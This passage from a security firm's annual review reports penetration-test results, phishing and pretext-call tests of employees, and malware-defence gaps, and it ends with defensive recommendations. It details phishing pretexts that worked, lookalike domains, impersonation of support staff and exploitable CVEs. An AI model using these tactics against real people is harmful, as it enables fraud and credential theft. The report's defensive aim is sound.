

In 75 percent of cases, attacks on wireless networks result in access to intranet resources and sensitive information (such as domain user accounts). This method of intranet penetration is an effective alternative to classic attacks against network perimeter hosts.

Interesting facts about dictionary passwords

Results for 2017 demonstrated that common users and administrators frequently choose passwords that are combinations of keys close on the keyboard, assuming that a long and meaningless password (such as zaq12wsxcde3 or poiuytrewq) is sufficiently strong to protect them from unauthorized access. However, this belief is erroneous: although such a password may seem to be gibberish, all such key combinations have long been added to password-cracking dictionaries. Hackers can brute-force these passwords in a matter of minutes.



Most common dictionary passwords (percentage of tested systems)



Conclusion

Corporate information systems are still vulnerable to attacks by external and internal malicious users. The results of external penetration testing prove that companies are starting to pay attention to the security of their network perimeters. Unfortunately, protection of corporate systems from internal attackers is rather poor, as our testers found. In 2017, penetration testers acting as external attackers with a variety of different methods, including social engineering and wireless network attacks, successfully penetrated the network perimeter in 68 percent of cases. An internal attacker was able to obtain control of LAN resources in 100 percent of cases, despite all the software and organizational measures in place to prevent such attempts.

Our core recommendations for ensuring an acceptable level of security on corporate information systems remain the same as in previous years:

- Prevent use of dictionary and other easy-to-guess passwords.
- Install OS security updates and the latest versions of applications in a timely manner.
- Restrict the number of services on the network perimeter.
- Install a web application firewall (WAF) to protect web applications and SIEM systems to detect attacks in time.
- Assess the security of wireless networks.
- Regularly train employees on information security awareness.

While this list is not exhaustive, failure to implement even just one of these recommendations could lead to a full compromise of corporate systems, and all expensive protection tools and systems would be in vain.

Qwerty, Zaq1xsw2

and other close key combinations are the most common passwords even among privileged users

Download the full version of this research at our website



Social engineering: how the human factor puts your company at risk



Information Security Analytics Team

When cybercriminals want to penetrate the infrastructure of a target company, they increasingly tend to use social engineering to do so. The human factor is still the weakest spot in any protection system, making training on information security awareness for employees more important than ever. An effective way to combat fraud is to simulate attacks in real-world conditions. This tests employees' reactions without any risk of harm to business infrastructure.


Positive Technologies regularly performs assessment of information security awareness among employees at major companies all over the world. This report provides statistics and analysis from 10 the most prominent testing projects in 2016 and 2017, including examples of successful attacks against employees. These projects are based on various social engineering techniques and generally included emails, phone conversations, and communication via social networks.

White hats dressed up in black

To assess information security awareness among employees, our experts perform a sequence of test attacks, approved in advance by the client, that imitate what real attackers would do. Then the experts track employees' responses. The emails sent by the experts contain a link to a special website, where the employee is asked to enter credentials. These messages may also contain an attachment, which is normally a Microsoft Office document (with executable contents) or archive.

Experts start by collecting employees' email addresses from publicly available sources (just like criminals would do) and provide the results to the client. The client then decides whether to remove or add addresses to the list. Emails are sent only to addresses that are on the domain of the client company. Employees are split into groups, with a separate phishing scenario developed for each group. Applying multiple scenarios allows determining which one works best against a particular client.

After the messages have been sent, the experts collect and analyze statistics. This information shows how many potentially insecure actions the message recipients performed: clicked a link, entered credentials, downloaded and ran a file, or replied to a message. This demonstrates the data that can be obtained by a potential attacker, how an attacker could spread malware on corporate infrastructure, and how an attacker could penetrate the company's intranet.




Types of test emails

In the 10 projects in question, the experts sent a total of 3,332 emails containing attachments and/or links to websites, some of them with password input forms. The diagram "Types of test emails" shows statistics on the contents of these emails.


The attached files were harmless, with the experts recording only whether or not the file was run. For cybercriminals, it's often enough that a user simply downloads and opens a file. However, sometimes they need for the user to confirm installation of software or make changes with administrator rights.

17 percent of these emails could have led, in a real attack, to compromise of employees' computers and, consequently, the entire enterprise infrastructure.

As expected, the most successful social engineering technique is the use of a phishing link—27 percent of employees clicked it. Users are not picky when reading the link URL, sometimes clicking it without a second thought. When a user is prompted to download a file and then run it, every additional requested action raises more suspicions. In these cases, only 7 percent of employees were inattentive and fell for the bait.



A real attack scenario could be as follows: an attacker deploys exploits for various software versions on a website. Potential victims receive an email message that links to this website. An employee clicks the link in the email. As soon as the web page loads, vulnerabilities are exploited, which can cause infection of the user's workstation with malware. For example, if the employee opens the link with an obsolete version of browser Internet Explorer, Remote Code Execution (CVE-2016-0189) can be used to obtain total control of the employee's computer. The employee would not even notice that the computer has been hacked. An attachment can contain multiple exploits at the same time, each one aimed at a different software flaw. There is an entire set of vulnerabilities that can be used by an attacker (CVE-2017-0037, CVE-2012-0158, CVE-2017-0199, and others). In November 2017, a group of attackers emailed documents whose payload consisted of ransomware called qkG.¹ If a user downloaded the file and had macros enabled, the ransomware would strike as soon as the file was closed. The contents of all documents on the victim's computer were encrypted and a ransom note was displayed. Meanwhile, the ransomware could continue spreading on corporate infrastructure and start an epidemic.




To increase their chances, attackers frequently combine multiple attack techniques. A phishing message might contain an attachment (containing several malicious scripts) and a link to a website (with several exploits and an input field for entering credentials). Even if the target company uses the latest software with all security updates, and even if antivirus software is present and properly configured, this will not prevent situations when a user inadvertently types a password in an entry box on a fake website, putting this information in the hands of criminals.

Unwitting accomplices at the workplace

It should be self-evident why it is a bad idea to click an unknown link, enter credentials on a dubious website, or run a suspicious file. But what is the problem in just talking with an attacker? Let's consider the potential hazards and who the most "talkative" employees are.

In 88 percent of cases, employees who enter into correspondence do not work in IT (instead, they are mostly accountants, lawyers, or managers). One in four employees who responded to a suspicious email was a team supervisor. Although information security staff were a minority of responders (3%), even they were not immune, proving that social engineering is a powerful tool for attackers and even security-savvy employees can slip up.



What do employees normally write in response to an unusual email?

Most often, the recipient informs that the link or attachment would not open. Checking the event log on the data collection server used for testing, the experts saw that the recipient had clicked the phishing link several times, entered different password variations, and tried the passwords used for other services. In some cases, users made 30 to 40 attempts!

Sometimes users wrote "You are writing to the wrong person" and proposed other addressees.

So what is the problem? As soon as an attacker is sure that an employee considers him or her a colleague, further exchange of communications will be aimed at teasing out required information without raising any suspicions: software version, antivirus protection, email addresses of other employees, mobile phone numbers, or the company organizational chart, for example. In short, any valuable information that could be used for planning and conducting subsequent attacks.

In some cases, employees unwittingly go the extra mile to help an attacker: they forward an infected email message to colleagues with a request to "open the attachment" or "click the link." Such cases were observed in our testing. At one client

¹ goo.gl/CZP38m (blog.trendmicro.com)

company, employees received test messages with an attached file `Vacation_schedule.xls`, which they could not open. They forwarded the message to the IT department with a request to help open the file; IT staff opened the message and ran the file, apparently considering their colleague (whom they knew personally) to be a trusted source.


Even though messages were sent to pre-defined groups based on prior agreement with the client, we were surprised to discover that the files were downloaded and run by entirely different people who were not in these groups. As it seems, employees started to spread the message (and attachment) amongst themselves. A message could make it all the way to the workstations of system administrators and security specialists, who were not among the intended recipients.

Another important factor is the response of corporate security departments. In cases when the client's information security team had not been warned in advance, only two companies managed to quickly detect and filter the phishing emails, as well as block attempts to go to a phishing resource.


It all comes down to trust

For testing purposes, our experts registered domains that are similar in spelling to the domains of the clients. This trick is often used by real attackers, who hope that victims will overlook an incorrect spelling, prefix, or postfix. Generally speaking, only people well versed in IT use publicly available web services to check if a domain name belongs to a company. Sometimes it is truly difficult to catch a copycat (if the attacker is using the real domain name of a company or trusted partner). But other times malicious messages are sent from an obviously fake domain name, such as `admin@examp1le.com`. In these cases, compromising is the result of simple carelessness or complete ignorance of security.

In October 2017, hackers sent phishing messages² that claimed to come from the administration of MyEtherWallet, a popular online cryptocurrency wallet. According to the messages, a website update was in process and user accounts had been blocked. Users were asked to click a link in the message to sign in and verify their balance.




The link led to a website identical to the real `myetherwallet.com`. The only difference was in the last character, where instead of "t" the attackers used "ı", an almost identical Unicode character.




Apart from obscure Unicode symbols, methods for hacker subterfuge can include adding a dash to a real domain name, substituting letters that look or sound similar, or adding prefixes and postfixes. However, we believe that this technique will fade away as common users become more security-savvy.

The results of our tests prove this point: 33 percent of recipients performed a risky action only if the email was from a real sender (one using the actual domain name of some company). With a fake domain name, such cases were less frequent and only 11 percent of employees took the messages at face value.



This fact explains the value of Business Email Compromise for attackers, who eschew fake domains and prefer to avoid suspicion by sending emails that appear to come from business partners. The Cobalt³ group, for example, used phishing emails as an initial vector for infrastructure infection. In addition to using fake domain names, the attackers also sent emails from real domains belonging to banks and systems integrators. The attackers had



² dearbytes.com/blog/cryptocurrency-phishing

³ goo.gl/KKUebm (ptsecurity.com, PDF)


previously hacked the infrastructures of those companies for this purpose. Since colleagues, contractors, and partners tend to write during the regular working day, the attackers sent their malicious emails during the victims' business hours to appear more plausible.

A good subject line is all it takes

Attackers take advantage of fear, greed, hope, excitement, or any other imaginable emotion to trick recipients into ignoring their better judgment. When someone suddenly receives an email with the subject line "Mail Delivery Failed: employee termination list," elementary cybersecurity rules fly out the window—the user does not even start wondering why he or she received a notification about an undeliverable message.

The subject is often the reason that compels an employee to open a letter, click a link, or download and run a file without stopping to wonder who sent the message and why the domain is written strangely. During testing, the experts carefully created a suitable subject line and text for each client scenario.

If not read carefully, these messages are difficult to distinguish from legitimate ones. The following diagram shows the most effective phishing emails used in client scenarios.



Unsurprisingly, the fear of being fired is enough of a jolt to forget about security: almost 40 percent (!) of phishing messages with a dismissal-related subject line made users act insecurely. Emails with such words as "bonus," "reward," and "wage increase" also demonstrated a high rate of success, at about one in four users. Attackers may also make reference to some event, such as a holiday or office party. 11 percent of test messages with such subject lines prompted unsafe actions by users.

Call my name and I'll be there

Although email is the most common and effective social engineering method, being both scalable and simple, it is not the only technique used by attackers. They can make phone calls and claim to be from technical support. They try to obtain information from the employee or trick the employee into clicking a malicious link, entering a password, or downloading and running a malicious file. A classic example: an attacker calls early Sunday morning and asks the employee to come to the office as soon as possible. But as the conversation continues, it "luckily" turns out that the victim can simply give his or her account password so the support staff can deal with it on their own. The victim willingly parts with the password, thanking the attacker all the while.

As compared to phishing mailings, which can be quick, large-scale, and received near-simultaneously by victims, phone calls can be a drag: attackers have to prepare and spend time on each call. And calling all company employees would certainly attract attention. Experts made phone calls to the employees who responded to email messages, if these employees either gave their phone number during subsequent correspondence or if their email signature contained such information. This information allowed for making calls with high precision to users who were eager to communicate and help solve the "problem" indicated by the tester. As a result, this attack vector was highly effective. In the course of phone conversations, 44 percent of employees gave out their passwords, told about the software versions installed, and clicked a certain link.

The test ran as follows: after an employee answered a phishing email, our experts obtained permission from the client and then called that employee, claiming to be from technical support. They spelled out the name of a fake corporate website (similar to the real domain name, but containing a hyphen). The victim was unable to log in successfully and the following dialog took place:

[PT expert]: Let's do it this way: you give us your password, and we will do everything on our own.

[Employee]: Oh, that's even better.
My password is 978654321#!

[PT expert]: OK, thank you.

[Employee]: Please don't change it, it's so convenient!

29

29

In some cases employees asked for the caller's name, and our experts said their real names. The most vigilant employees checked to see if there was such an employee at the company; when they could not find such a person, they disconnected. Naturally, an attacker can find out such information in advance by combing social networks or other websites where employees disclose their positions and contact information. Such basic preparations would surely make these attacks more successful.

29


29

29


One of the reasons why employees refused to comply was corporate regulations: an employee refused outright to click a link, because "that's not the way we do things." In such a case, we can only praise employees for diligence and commend the client for its security culture. In some cases, users asked whether it was safe to click the link. Despite their doubts, they clicked the link and even entered their credentials.

Facebook for the win

Attackers know how to use social networks. A victim's profile on a social network can be an effective tool for them. For example, an attacker could infect an employee's device via a social network, knowing that this device will be used to connect to the company's intranet or check work emails. Users with poor security awareness may use social networks to discuss business issues or send confidential documents, which can be highly valuable for attackers. Sometimes users have the same password, or very similar passwords, for social networks and work accounts. Any data the attacker manages to obtain can be used to attack corporate infrastructure. Nowadays, this method is widely applied by cybercriminals. One example is the SongXY hacker group, which participated in attacks against industrial companies and government institutions in the CIS countries in 2017. The attackers surfed social networks for profiles of employees and sent messages to them. Another benefit for attackers is that users frequently log in to social networks from office computers. So opening a malicious link may give an attacker direct access to the company's intranet.



Our testing included interaction with client employees via social networks. Experts identified employees whose profile indicates their current employer. The client then edited this list to remove fake accounts and former employees. Messages were sent only to people expressly approved by the client. To measure the success rate, experts used a simple logger that records whether the recipient clicked a link leading to a specially created website. More than 70 percent of employees replied eagerly, while 21 percent opened the link sent to them.



In a real attack, potential methods include social networks and instant messaging clients. Therefore, whenever employees indicate their place of work on a social network, they should be fully aware of their responsibility to keep their guard up both on and off the job.

Conclusion

Phishing is a perennial method used by hackers against both common users and corporate infrastructures due to its cheapness, simplicity, and high effectiveness.

The best recommendation for common users is to be always on alert. Check who the sender is before clicking a link or opening attachments to make sure that they are not malicious. Before opening a file, scan it with antivirus software. If available at the workplace, open files in a special sandbox. Make sure that the sender's domain is legitimate. In case of any doubts, use an alternative method to communicate with the sender, such as instant messenger or phone, to check whether an email message and its associated domain are legitimate. Compliance by employees with these simple recommendations during attacks by the Cobalt group would have saved banks from millions in losses.

IT and information security teams can apply a number of simple measures to enhance protection from phishing email attacks. A properly configured SPF record prevents forgery of emails sent from the company's domain. This technology verifies the sender's server. For best results, also use DKIM, which sets a signature for confirming the authenticity of the address in the "From" field, and DMARC, which minimizes incoming phishing emails by applying rules on the recipient's server to identify the sender's domain. A PTR record can be used as additional protection to look up an IP address and identify the sender's host, as well as check spam databases for the sender's IP address.

It is recommended to block delivery of email attachments with extensions that are used in executable (.exe, .src), system (.dll, .sys), script (.bat, .js, .vbs), and other files (.js, .mht, .cmd). Files having any of these extensions may contain malicious code placed by an attacker in a phishing email. Read this research^{4,5} for a more detailed list of such extensions. We also recommend deploying an on-demand malware detection system so that employees can send email attachments or any other files for scanning at any time. Corporate antivirus software can detect malicious links and files in emails before a user ever sees (or clicks) them. However, if an attacker applies obfuscation, antivirus software may fail to detect malware immediately. Therefore it is recommended to perform scanning both immediately before opening a file and retrospectively. Retrospective detection can still offer valuable information: the fact of system compromise, compromise date, infection source, incident localization, and other data needed for a more thorough investigation. Timely attack detection and interdiction can prevent serious consequences. In addition, the importance of installing application and OS updates in a timely manner cannot be overestimated—otherwise, systems are left vulnerable to a long list of security flaws.

On an organizational level, companies should start by developing and implementing a program for improving the information security awareness of employees. Training must be periodic and followed by testing of every employee. The emphasis of training should be on practical aspects of security and reminding that every employee, even if "non-technical," has security responsibilities. A positive sign is when employees inform corporate security of suspected phishing emails, especially if a message has clearly been created with great care. With this cooperation, even if an infection or data leak has already occurred, security staff can promptly start response and mitigation.

4 blueteamer.blogspot.ru/2017/05/

5 goo.gl/vYQ3ZF (support.office.com)

Malware protection is hard: state of play and ways to get better



Competency Center Team

The digital transformation has changed the face of business. Companies across the board have radically shifted their approaches to client relationships and business processes. Offering services digitally is much cheaper, faster, and more scalable. However, as experts note, the security risks are greater than ever: digitalization, or even just connecting a corporate network to the Internet, opens up opportunities for intruders and makes IT infrastructure vulnerable to attacks. A single large-scale malicious campaign is capable of causing losses comparable to the entire budget of a small country. Vivid examples include last year's WannaCry, NotPetya, and Bad Rabbit epidemics. According to our estimates, one out of ten companies has experienced such cryptoware.

Around 250,000 new malware samples appear every day,¹ while the popularity of Ransomware as a Service puts sophisticated malware in the hands of anyone willing to pay. Cyberattack trends show that despite advances in malware detection, existing approaches are no longer sufficient. In this article, we will analyze why it is so difficult to combat virus attacks and share effective methods for localizing and blocking malicious software.

Why protecting against malware is so difficult

Our experts regularly investigate major incidents and identify possible ways of compromising the IT infrastructure of various organizations. In the course of research, we have identified a number of problems that companies encounter most often when attempting to protect against malicious software.

Knowledge bases from antivirus vendors can't keep up with the newest threats. Days or even weeks can pass from the first sighting of malware until it is properly categorized by antivirus vendors. Even if malware is detected, antivirus software cannot always determine the extent of damage that the malware caused before it was detected. Meanwhile, attackers' craftiness is shrinking the gap between when a new technology comes to light and when that technology is weaponized. On average, it takes only three to five days from publication of a new exploit for attackers to start using it. Some criminal gangs, such as Cobalt, have weaponized fresh public vulnerabilities in a matter of hours.

Not all corporate workstations have antivirus protection in place. Our penetration tests and incident investigations show that antivirus coverage in large companies stands at approximately 85 percent. There are many causes, but scale and geographic breadth play a major role: oftentimes, security measures

¹ av-test.org/en/statistics/malware

are implemented only at headquarters, while regional offices do not have the budget or wherewithal to install antivirus protection on all workstations. In addition, companies often fail to perform regular checks of whether required software—such as antivirus programs—is installed on every workstation.

The consequences of gaps in antivirus coverage are easy to guess: this was one of the main factors that enabled the wide spread of WannaCry.

Companies don't track the movement of malicious files on their network. When responding to a threat or investigating an incident, it is important to recreate the path of malware on the infrastructure: who spread it and how. The IPS, IDS, and DLP systems at most government agencies, banks, and other companies can provide a partial picture. However, these systems are not made for such kind of tasks, thus they require careful configuration and a large amount of labor.

In targeted attacks, advanced persistent threats (APTs) are used to bypass the target's antivirus software. In recent years, more and more organizations have fallen victim: in 2017, one out of two large companies faced such attacks.

Learning about the protection tools used at public entities is easy: procurement information is available on the Internet. This is how attackers obtain information about infrastructure and protection in use, as they prepare to create special malware that is guaranteed to slip by a particular antivirus program and remain unnoticed for a long time.

Another popular vector consists of attacks on customer service portals. Financial, insurance, and telecom companies improve convenience for their partners and customers, who can fill out documents and order services online or by email without leaving home. But such services make corporate infrastructure vulnerable to attacks: instead of uploading a form, attackers can send malware.

Online scanning services have their drawbacks. To analyze files, companies often resort to cloud-based cross-checking services. This might seem to be an excellent solution: these services allow scanning suspicious files and links for malware with a large number of antivirus engines simultaneously. The downside is the threat of information leakage: users are, in effect, uploading sensitive and private information to third-party websites. This information could become public or fall into the hands of intruders. In most cases, cross-check services can provide a copy of all scanned objects (in their original form) on demand. This capability is intended to store copies of malware for later analysis and information sharing. However, these copies would be invaluable to hackers preparing an attack.

User awareness on information security issues is low. Employees are a weak point in the security of any company. Just clicking one malicious link, or downloading a file that contains malware, can lead to a compromise of all corporate resources. As our research shows, only 25 percent of companies conduct security training with follow-up verification to test its effectiveness. Banking is the only industry in which 100 percent of companies make the effort to train employees. Being in an industry subject to regulatory requirements and international standards, banks are required to train their personnel and raise awareness of information security issues.

Cybercriminals are eager to exploit the human factor: according to our data, phishing emails remain the most popular vector for attackers wanting to penetrate a company's internal network.

In our work, we have encountered incidents caused by phishing mails with malicious attachments inside a company. Employees realized that the messages were suspicious, but reached out to colleagues to "get advice" instead of forwarding them to security staff (for details, see page 26).

Another popular infection route is web applications. In watering hole attacks, malicious software lies in wait on vulnerable websites that are known to be frequented by the intended victims. This is the method used to spread such cryptoware as Bad Rabbit, Nuclear, and Cryptowall 4.0.

In a targeted attack, intruders often exploit vulnerabilities in antivirus software. Typically, antivirus processes run in a privileged mode with high access rights. So by compromising this software, attackers can have free rein of the entire system.

The Cobalt gang used phishing to attack banks: they sent emails with malware to bank employees and thus compromised the entire IT infrastructure. Notably, the bank's antivirus software was able to detect both the original malicious attachments and intruders' activity after the compromise—long before theft of funds occurred. How did the initial infection occur? An employee ran malware on their workstation, on which antivirus protection was either disabled or using outdated definitions. For details, see "Cobalt strikes back"²

² goo.gl/ayvKmg (ptsecurity.com, PDF)



How to get better at detecting threats

The current approaches clearly fall short and recent attack trends require that organizations be quicker in tracking threats and implementing advanced detection and protection methods. Based on years of experience in investigating incidents and fighting off cyberattacks, we have identified a number of techniques for significantly improving the level of malware detection. These strategies have been taken to heart in PT MultiScanner, a multilevel system for protection against malicious content.

- **Multivendor approach.** Simultaneously leveraging the expertise and data of multiple antivirus providers improves the accuracy and speed of malware detection. Protection built on a multivendor approach combines the strengths of each vendor, making it more likely that clients can effectively combat the latest threats.
- **Retrospective analysis.** The ability to look back in time makes it possible to identify hidden threats, such as previously unknown malicious software or long-term targeted attacks.
- **Threat chaining.** Similar suspicious data in different streams is aggregated into one threat. Improved awareness means easier analysis of distribution pathways and quicker response.
- **Complete coverage of all possible distribution paths.** Mail, network traffic, user web traffic, file storage, web portals—malware can spread through any number of ways. Comprehensive coverage of all these is essential for quickly localizing and preventing mass infections.
- **Centralized monitoring and storage.** Thanks to central analysis of all transferred objects and storage of them for future re-scanning, responders and investigators gain new capabilities.
- **User education.** Promoting awareness among employees about the fundamentals of security, with subsequent testing of compliance, reduces the risk of recurrence. Two effective measures are to hold trainings and create internal user services for on-demand file scanning.

Industrial sector

36

ICS security: 2017 in review

43

Ways to attack
your industrial network

35

47

Printer perils.
Compromising an industrial
facility via an office printer

35

35

35

35

ICS security: 2017 in review



ICS Security Team

Manufacturing facilities and critical infrastructure, such as energy and transportation, have fallen victim to more and more cyberattacks in recent years. Loss of USD \$300 million by shipping giant Maersk,¹ interruptions in production at Renault and Nissan plants,² a ransomware attack on the San Francisco public transit³ system are only a few recent examples that have made headlines.


Securing industrial control systems (ICS) is a critical factor in ensuring the overall information security of critical facilities and infrastructure. Many efforts have been made to promote ICS security: governments are developing regulatory frameworks, computer emergency response teams (CERT) are issuing bulletins, and ICS vendors are gaining awareness that vulnerabilities in their products can cause loss of lucrative contracts⁴ and even lives.

Despite these efforts—and in the face of mounting incident costs and concern—security at most industrial facilities has shown minimal improvement since the Stuxnet attacks of 2010, as illustrated in this report.

The problem is worsened by the tendency to connect ICS equipment to the Internet, which is likely to intensify with the advent of the Fourth Industrial Revolution. Such connections set the stage for attacks by hackers from anywhere in the world, even without direct physical access to target equipment.

